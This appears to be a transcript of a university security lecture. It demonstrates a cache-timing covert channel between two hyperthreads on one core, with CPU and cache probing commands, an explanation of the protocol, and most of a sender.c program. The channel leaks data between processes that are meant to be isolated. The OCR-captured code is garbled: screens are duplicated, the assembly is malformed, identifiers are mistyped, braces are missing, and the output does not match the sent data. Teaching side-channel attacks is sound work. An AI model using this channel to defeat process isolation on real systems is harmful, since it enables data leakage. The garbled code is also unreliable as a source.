                pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
                scp lm constant_tsc arch_perfmon pebs bts rep_good nopl xtstopology nonstop_tsc ap
                erfmperf eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
                cx16 xtr pdcm pcid sse4_1 sse4_2 x2apic movebe popcnt tsc_deadline_timer aes xsa
                ve avx f16c rdrand lahf_lm abm ida arat eph xsaveopt pln pts dtherm tpr_shadow v
                nmi flexpriority ept vpid fsgsbase tsc_adjust bmi1 hle avx2 smpb bm2 erms invpc
                id rtm
bogomips       : 6783.77
clflush size   : 64
cache_alignment : 64
address sizes  : 39 bits physical, 48 bits virtual
power management:
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/cache
initial_apicid : 7
fpu            : yes
fpu_exception  : yes
cpuid_level   : 13
wp             : yes
flags          : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
                pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx pdpe1gb rdt
                scp lm constant_tsc arch_perfmon pebs bts rep_good nopl xtstopology nonstop_tsc ap
                erfmperf eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 sse3 fma
                cx16 xtr pdcm pcid sse4_1 sse4_2 x2apic movebe popcnt tsc_deadline_timer aes xsa
                ve avx f16c rdrand lahf_lm abm ida arat eph xsaveopt pln pts dtherm tpr_shadow v
                nmi flexpriority ept vpid fsgsbase tsc_adjust bmi1 hle avx2 smpb bm2 erms invpc
                id rtm
bogomips       : 6783.77
clflush_size   : 64
cache_alignment : 64
address_sizes  : 39 bits physical, 48 bits virtual
power management:

ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/
cpu0/  cpu0/  cpu4/  cpu6/  cpufreq/
cpu0/  cpu2/  cpu5/  cpu7/  cpuidle/
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/
cache/  driver/  node0/  thermal_throttle/
cpufreq/  firmware_node/  power/  topology/
cpuidle/  microcode/  subsystem/
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/cache/
ambika@madhava:/sys/devices/system/cpu/cpu0/cache$ ls
index0  index1  index2  index3
ambika@madhava:/sys/devices/system/cpu/cpu0/cache$
```

Terminal

```
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/cache/index0
System Settings:cpu0
cpu0/  cpu2/  cpu4/  cpu6/  cpufreq/
cpu0/  cpu5/  cpu7/  cpuidle/
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/
cache/  driver/  node0/  thermal_throttle/
cpufreq/  firmware_node/  power/  topology/
cpuidle/  microcode/  subsystem/
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ cd /sys/devices/system/cpu/cpu0/cache/
ambika@madhava:/sys/devices/system/cpu/cpu0/cache$ ls
index0  index1  index2  index3
ambika@madhava:/sys/devices/system/cpu/cpu0/cache$ cd index0
ambika@madhava:/sys/devices/system/cpu/cpu0/cache$ ls
coherency_line_size  physical_line_partition_size
level  shared_cpu_list  type
number_of_sets  shared_cpu_map  ways_of_associativity
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat type
Data
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat size
32K
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat shared_cpu_list
0,4
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat ways_of_associativity
8
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat number_of_sets
64
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$ cat coherency_line_size
64
ambika@madhava:/sys/devices/system/cpu/cpu0/cache/index0$
```

So, this particular setup may not be runnable from the virtual machine, although we will actually provide the source code that can be downloaded and tried on your own machines. So while setting up a covert channel using the cache memory the 1st thing to identify when we are starting to design a cache-based covert channel or is to identify information about the processor and also about the cache memory present in that processor. So, the machine that we are using over here is a regular i7 machine from Intel and it is running an Ubuntu operating system.

The 1st thing to note is details about this processor, so this processor is 4 cores processor and these 4 cores there are 8 hyper threads, essentially per core as 2 hyper threads. If you want to try this on your own system which is running Ubuntu you can run the commands `cat /proc/cpuinfo` and it would list details of all the processor present in your system. For example over here since we have mentioned that this is 4 core machine, so each core is given a particular core ID starting from 0, 1, 2 and 3, so the core ID for example over here is 3 and as we scroll upwards we see other core IDs of 1 and 0 and so on.

The next thing we also mention that in this processor we had 2 hyper threads sharing the same CPU core particularly what we see if we scroll up is that the processor number 0 and the processor number 4 share the same CPU core, so we can verify this as follows. So, this is processor 0 and which is present in this on the core with an ID of 0. Now if you look at the processor 4 so processor 4 is also on the same for core with the same core ID.


Similarly, if you go through the other things and this particular machine you see that processor 1 and processor 5 are sharing the same core essentially the core ID 1 and so on. In order to create a covert channel between 2 processors what we would require is to identify 2 hyper threads which are running on the same core, so let us choose the core processors 0 and processor 4, the next thing we need to know is the cache structure for this particular processors. So, this information can be obtained from the directory `/sys/devices/system/cpu/cpu0/cache`, so this particular directory list all the cache memories that are accessible from the CPU 0.

So will go into index 0 and we will look at the type of cache which is present over here and the type is D, data which indicates that this particular cache represented at CPU 0, index 0 is a data cache. It has a size of 32 kilobytes as seen over here and we can also get the information about the other processes which are sharing this particular cache memory, so this can be obtained from the file `shared_cpu_list` and we see that there are 2 processors,

processor 0 and processor 4 which are actually sharing this particular cache, so now if we want to build a cache covert channel, we could have and we want to build this cache covert channels between 2 processes and shared information between these 2 processes.


What we would be able to do is we could run one process in the CPU 0 and one process in CPU 4 and make use of the shared cache to exchange information. We can also obtain other details about this particular cache memory for example the ways or associativity is as follow so this is 8 way associative cache and the number of sets that are present is 64 and the size of each cache line that is present is as follows, is also 64. Based on all of this information we can next construct a typical address of such a cache.

(Refer Slide Time: 6:18)



So what we did mention was that this particular cache memory had a cache line size of 64 bits which would indicate that the lowest bits of the address, the lowest 6 bits of the address comprises addressing within the cache line size which is of 6 bits. It also had 64 cache sets and therefore in order to address 64 cache sets we need another 6 bits and therefore we have set addressing which has like another 6 bits, these 2 actually give the offset with in a line and these 6 bits provide the address for a particular set. So, later on as we would see in the programs we would require to no such information in order to build our cache base covert channel. So now that we know about the cache structure and the processors within this particular machine let us next try to find out how we could actually build a cache base covert channel.

(Refer Slide Time: 7:39)



So what we want to achieve is that we have 2 processes running on the system these processors are called sender and receiver and we assume that these 2 processes are completely isolated from each other, you could think of a sender to be a privileged process something like which is run by the system administrator and the receiver process to be something which is an privilege process, so you can also assume that these 2 sender and receiver processes are run by totally different users.

So what we do know about the operating system and the hardware is that there are various mechanisms which are incorporated in both the hardware and the system software that would ensure that this receiver would not directly be able to read or write data from the sender and vice versa. However what we have shown now is that the sender and the receiver can actually use a shared cache memory to transfer information from one process to another, so note that when cache memory is used there is no implicit way to actually for one process to read from the cache memory. But what we will see in as we have seen in the theory videos before, we could use the execution time for a memory access to pass on information from one process to the other. So, let us say that we have a message and assume a binary message of say 1101101 to be sent from the sender to the receiver. What we assume further is that both of these processors that is the sender and the receiver are sharing a common cache memory and running on the same processor for example the processor 0 and processor 4, so what is done in order to create the cache covert channel is that the sender and the receiver 1st agree upon specific set of ports.

So, let us call these ports as 10, 20, 30 and 40, so we call 2 of these ports as the data ports, so it is called data ports and 30 and 40 as the control ports. So these ports are prior to actually starting the covert channel, the sender and receiver agree upon these ports and essentially in our program the demonstration that we would see we would use 1 port say port 30 to send the odd bits and port 40 to send the even bits, so for example in this particular case we would have these ports sending the port number 10.

So since we start with a 0th bit this particular bit this thing will be actually sent to this 1 and the next bit which is 1 again would be sent on this port 10, the 3rd bit which is 0 would be sent here with the control line even and the 4th bit which is here would be having the control of 30 and sent on this port. So, in this way what would happen is that we are sending bit by bit from the sender to the receiver, so let us see how this program actually works.

(Refer Slide Time: 11:38)

```
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ ls
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ makefile
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ README.txt
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ sender.c
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ receiver.c
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ rm -f receiver sender
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ make clean
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ make
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ gc
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ gc receiver
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ gc sender
ambika@madhava:~/scratch/ambika/courses/SSE/covert_channel/proto1$ taskset -c 4 ./sender 10 20 30 40
-----Starting to send-----
0 : Sender : Tx 0 Bit : even
1 : Sender : Tx 1 Bit : odd
0: Receiver: 1 (even)
0: Receiver: 0 (even)
0: Receiver: 0 (even)
1: Receiver: 1 (odd)
```

```

ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ make
gcc sender.c -o sender
gcc receiver.c -o receiver
ambika@madhava:/scratch/ambika/courses/SSE/covert_channel/proto1$ taskset -c 0 ./receiver 10 20
0 30 40
-----Starting to send -----
0 : Sender : Tx 0 Bit : even
1 : Sender : Tx 1 Bit : odd
2 : Sender : Tx 1 Bit : even
3 : Sender : Tx 0 Bit : odd
4 : Sender : Tx 1 Bit : even
5 : Sender : Tx 1 Bit : odd
6 : Sender : Tx 0 Bit : even
7 : Sender : Tx 0 Bit : odd
8 : Sender : Tx 0 Bit : even
9 : Sender : Tx 0 Bit : even
10 : Receiver: 1 (even)
11 : Receiver: 1 (even)
12 : Receiver: 1 (odd)
13 : Receiver: 1 (odd)
14 : Receiver: 1 (even)
15 : Receiver: 1 (even)
16 : Receiver: 1 (even)
17 : Receiver: 1 (odd)
18 : Receiver: 0 (odd)
19 : Receiver: 1 (odd)
20 : Receiver: 1 (even)
21 : Receiver: 1 (even)
22 : Receiver: 1 (odd)
23 : Receiver: 0 (even)
24 : Receiver: 0 (even)
25 : Receiver: 1 (even)
26 : Receiver: 1 (odd)
27 : Receiver: 1 (odd)
28 : Receiver: 1 (even)
29 : Receiver: 1 (even)
30 : Receiver: 1 (odd)

```

```

/*
Author: Gnanaambikai

Specific to my system's configurations.
PGSIZE:4KB ,
DCache associativity:8 ,
Cache Block size:64B ,
No of Dcache sets : 64,
Dcache size : 32kB

You will have to tweak the code a bit, if your system has different configurations than above.

*/
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define TIME_PERIOD (1<<24) /* the number of iterations to send a single bit */

/* Cache parameters */
#define BLOCK_OFFSET_BITS 6 /* cache address offset bits */
#define SET_BITS 6 /* set address bits */
#define ASSOC_BITS 3 /* lowest 3 bits of the tag address decides the associativity in L1 cache */
#define TOT_BITS (BLOCK_OFFSET_BITS + SET_BITS + ASSOC_BITS)

#define DCACHE_SIZE 32768
#define INT_SIZE 4
#define DATASIZE 10

#define EPOCH 128ULL

#if defined(__i386__)
static __inline__ unsigned long long rdtscll(void)
{
    unsigned long long int x;
    __asm__ volatile("xorl %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    __asm__ volatile ("byte 0xf0, 0x31" :"+A"(x));
    __asm__ volatile("xori %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    return x;
}
-- VISUAL --

```

```

/*
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define TIME_PERIOD (1<<24) /* the number of iterations to send a single bit */

/* Cache parameters */
#define BLOCK_OFFSET_BITS 6 /* cache address offset bits */
#define SET_BITS 6 /* set address bits */
#define ASSOC_BITS 3 /* lowest 3 bits of the tag address decides the associativity in L1 cache */
#define TOT_BITS (BLOCK_OFFSET_BITS + SET_BITS + ASSOC_BITS)

#define DCACHE_SIZE 32768
#define INT_SIZE 4
#define DATASIZE 10

#define EPOCH 128ULL

#if defined(__i386__)
static __inline__ unsigned long long rdtscll(void)
{
    unsigned long long int x;
    __asm__ volatile("xorl %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    __asm__ volatile ("byte 0xf0, 0x31" :"+A"(x));
    __asm__ volatile("xori %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    return x;
}
#elif defined(__x86_64__)
static __inline__ unsigned long long rdtscll(void)
{
    unsigned int hi, lo;
    __asm__ volatile ("xorl %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    __asm__ volatile ("rdtscll :+a"(lo), "+d"(hi));
    __asm__ volatile ("xori %eax,%eax\n\tcpuid \n\t::: %eax", "%ebx", "%ecx", "%edx"); // flush pipeline
    return ((unsigned long long)lo)|( ((unsigned long long)hi)<<32 );
}

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
#endif

/* declare an array as large as the L1 D cache; align it to an
   offset of 64 bytes to make things simple */
unsigned int send_array[DCACHE_SIZE / INT_SIZE] __attribute__ ((aligned(64)));

/*
 * main takes 4 command line parameters. Each parameter represents a cache set (0 - 63) and must
 * not overlap. The first two parameters are used for sending bits (0 or 1). The second two
 * parameters are used for controlling the communication (it takes values even or odd).
 */
int main(int argc, char *argv[])
{
    long int set_index_A0 = strtoul(argv[1], NULL, 0); /* This cache set is used to transfer a 0 to receiver */
    long int set_index_A1 = strtoul(argv[2], NULL, 0); /* This cache set is used to transfer a 1 to receiver */
    long int set_index_BO = strtoul(argv[3], NULL, 0); /* This set signals the receiver that the bit sent is at an
odd index */
    long int set_index_BE = strtoul(argv[4], NULL, 0); /* This set signals the receiver that the bit sent is at an
even index */

    long long int A0_0, A0_1, A0_2, A0_3, A0_4, A0_5, A0_6, A0_7; /* 8 associate cache lines corresponding to set A
0 */
    long long int A1_0, A1_1, A1_2, A1_3, A1_4, A1_5, A1_6, A1_7; /* 8 associate cache lines corresponding to set A
1 */
    long long int BO_0, BO_1, BO_2, BO_3, BO_4, BO_5, BO_6, BO_7; /* 8 associate cache lines corresponding to set B
0 */
    long long int BE_0, BE_1, BE_2, BE_3, BE_4, BE_5, BE_6, BE_7; /* 8 associate cache lines corresponding to set B
1 */

    long int send_start = (long long int) send_array; /* address of the send_array */

    long int y_start;
    unsigned long long start, end;

    /* Extracting the bits (14 - 12) of the starting address of the array.
     These bit represent the associativity */
    y_start = (send_start >> (SET_BITS + BLOCK_OFFSET_BITS)) & ((1<<ASSOC_BITS)-1);

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
#endif

/* declare an array as large as the L1 D cache; align it to an
   offset of 64 bytes to make things simple */
unsigned int send_array[DCACHE_SIZE / INT_SIZE] __attribute__ ((aligned(64)));

/*
 * main takes 4 command line parameters. Each parameter represents a cache set (0 - 63) and must
 * not overlap. The first two parameters are used for sending bits (0 or 1). The second two
 * parameters are used for controlling the communication (it takes values even or odd).
 */
int main(int argc, char *argv[])
{
    long int set_index_A0 = strtoul(argv[1], NULL, 0); /* This cache set is used to transfer a 0 to receiver */
    long int set_index_A1 = strtoul(argv[2], NULL, 0); /* This cache set is used to transfer a 1 to receiver */
    long int set_index_BO = strtoul(argv[3], NULL, 0); /* This set signals the receiver that the bit sent is at an
odd index */
    long int set_index_BE = strtoul(argv[4], NULL, 0); /* This set signals the receiver that the bit sent is at an
even index */

    long long int A0_0, A0_1, A0_2, A0_3, A0_4, A0_5, A0_6, A0_7; /* 8 associate cache lines corresponding to set A
0 */
    long long int A1_0, A1_1, A1_2, A1_3, A1_4, A1_5, A1_6, A1_7; /* 8 associate cache lines corresponding to set A
1 */
    long long int BO_0, BO_1, BO_2, BO_3, BO_4, BO_5, BO_6, BO_7; /* 8 associate cache lines corresponding to set B
0 */
    long long int BE_0, BE_1, BE_2, BE_3, BE_4, BE_5, BE_6, BE_7; /* 8 associate cache lines corresponding to set B
1 */

    long int send_start = (long long int) send_array; /* address of the send_array */

    long int y_start;
    unsigned long long start, end;

    /* Extracting the bits (14 - 12) of the starting address of the array.
     These bit represent the associativity */
    y_start = (send_start >> (SET_BITS + BLOCK_OFFSET_BITS)) & ((1<<ASSOC_BITS)-1);

    /* Form the offsets to be accessed */
    // Construct the VA for sending bit 0
A0_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSET_B
A0_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_5=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
-- VISUAL --
71,62-69 32%

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
The bit represent the associativity
y_start = (send_start >> (SET_BITS + BLOCK_OFFSET_BITS)) & ((1<<ASSOC_BITS)-1);

/* Form the offsets to be accessed */
// Construct the VA for sending bit 0
A0_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSET_B
A0_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_5=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
A0_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_A0 ) << BLOCK_OFFSETS
// Construct the VA for sending bit the odd bit
B0_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSET_B
B0_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_5=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
B0_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_BO ) << BLOCK_OFFSETS
// Construct the VA for sending bit the even bit
BE_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSET_B
BE_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
-- VISUAL --
118,35-42 53%

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1 1:12PM ambika
A1_5=((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_A1 ) << BLOCK_OFFSETS
A1_6=((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_A1 ) << BLOCK_OFFSETS
A1_7=((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_A1 ) << BLOCK_OFFSETS

// Construct the VA for sending bit the odd bit
B0_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSET_B
B0_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_5=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS
B0_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_B0 ) << BLOCK_OFFSETS

// Construct the VA for sending bit the even bit
BE_0=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | y_start ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSET_B
BE_1=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+1) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_2=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+2) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_3=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+3) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_4=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+4) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_5=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+5) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
BE_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS

unsigned long long i=0 , k=0;
float time = 0;
unsigned int data[DATASIZE]=(0,1,1,0, 1, 0, 0, 0, 1);
long long int tA_0 , tA_1 , tA_2, tA_3, tA_4, tA_5, tA_6, tA_7;
long long int tb_0 , tb_1 , tb_2, tb_3, tb_4, tb_5, tb_6, tb_7;

printf("-----Starting to send -----");
while( k < DATASIZE)
{
    /* set tA_* to the bit to be sent (0 or 1) */
    printf("data[%d] = %d\n", k);
    if(data[k] == 0)
        tA_0 = A0_0; tA_1 = A0_1; tA_2 = A0_2; tA_3 = A0_3;
        tA_4 = A0_4; tA_5 = A0_5; tA_6 = A0_6; tA_7 = A0_7;
    printf("Sender : Tx 0 ");

    BE_6=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+6) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS
    BE_7=((((( send_start >> TOT_BITS ) << ASSOC_BITS ) | (y_start+7) ) << SET_BITS ) | set_index_BE ) << BLOCK_OFFSETS

    -- VISIBLE --

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1 1:12PM ambika
unsigned long long i=0 , k=0;
float time = 0;
unsigned int data[DATASIZE]=(0,1,1,0, 1, 0, 0, 0, 1);
long long int tA_0 , tA_1 , tA_2, tA_3, tA_4, tA_5, tA_6, tA_7;
long long int tb_0 , tb_1 , tb_2, tb_3, tb_4, tb_5, tb_6, tb_7;

printf("-----Starting to send -----");
while( k < DATASIZE)
{
    /* set tA_* to the bit to be sent (0 or 1) */
    printf("data[%d] = %d\n", k);
    if(data[k] == 0)
        tA_0 = A0_0; tA_1 = A0_1; tA_2 = A0_2; tA_3 = A0_3;
        tA_4 = A0_4; tA_5 = A0_5; tA_6 = A0_6; tA_7 = A0_7;
    printf("Sender : Tx 0 ");

    else {
        tA_0 = A1_0; tA_1 = A1_1; tA_2 = A1_2; tA_3 = A1_3;
        tA_4 = A1_4; tA_5 = A1_5; tA_6 = A1_6; tA_7 = A1_7;
    printf("Sender : Tx 1 ");
    }

    /* set tb_* to the control (E or O bit) */
    if(k & 1) {
        tb_0 = BO_0; tb_1 = BO_1; tb_2 = BO_2; tb_3 = BO_3;
        tb_4 = BO_4; tb_5 = BO_5; tb_6 = BO_6; tb_7 = BO_7;
    printf("Bit : odd \n");
    }
    else {
        tb_0 = BE_0; tb_1 = BE_1; tb_2 = BE_2; tb_3 = BE_3;
        tb_4 = BE_4; tb_5 = BE_5; tb_6 = BE_6; tb_7 = BE_7;
    printf("Bit : even \n");
    }

    /* Note the 128ULL. This is required because the sender needs to be made
    much slower than the receiver */
}

-- VISIBLE --

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1 1:13PM ambika
if(k & 1) {
    tb_0 = BO_0; tb_1 = BO_1; tb_2 = BO_2; tb_3 = BO_3;
    tb_4 = BO_4; tb_5 = BO_5; tb_6 = BO_6; tb_7 = BO_7;
    printf("Bit : odd \n");
}
else {
    tb_0 = BE_0; tb_1 = BE_1; tb_2 = BE_2; tb_3 = BE_3;
    tb_4 = BE_4; tb_5 = BE_5; tb_6 = BE_6; tb_7 = BE_7;
    printf("Bit : even \n");
}

/* Note the 128ULL. This is required because the sender needs to be made
much slower than the receiver */
for(i=0; i< EPO*TIME_PERIOD; i++){ // just access
    __asm__ volatile ("");
    // load/store operations to send a 0 or a 1
    *(unsigned int*)tA_0 = i;
    *(unsigned int*)tA_1 = i+1;
    *(unsigned int*)tA_2 = i+2;
    *(unsigned int*)tA_3 = i+3;
    *(unsigned int*)tA_4 = i+4;
    *(unsigned int*)tA_5 = i+5;
    *(unsigned int*)tA_6 = i+6;
    *(unsigned int*)tA_7 = i+7;

    // load/store operations to send if the bit sent is at an odd or even index
    *(unsigned int*)tb_0 = i;
    *(unsigned int*)tb_1 = i+1;
    *(unsigned int*)tb_2 = i+2;
    *(unsigned int*)tb_3 = i+3;
    *(unsigned int*)tb_4 = i+4;
    *(unsigned int*)tb_5 = i+5;
    *(unsigned int*)tb_6 = i+6;
    *(unsigned int*)tb_7 = i+7;
}

    k++;
}
return 0;

```

```

ambika@madhava: /scratch/ambika/courses/SSE/covert_channel/proto1
You will have to tweak the code a bit, if your system has different configurations than above.

/*
 * Cache parameters */
#define BLOCK_OFFSET_BITS 6 /* cache address offset bits */
#define SET_BITS 6 /* set address bits */
#define ASSOC_BITS 3 /* lowest 3 bits of the tag address decides the associativity in L1 cache */
#define TOT_BITS (BLOCK_OFFSET_BITS + SET_BITS + ASSOC_BITS)

#define DCACHE_SIZE 32768
#define INT_SIZE 4
#define DATASIZE 10

#define EP04 128ULL

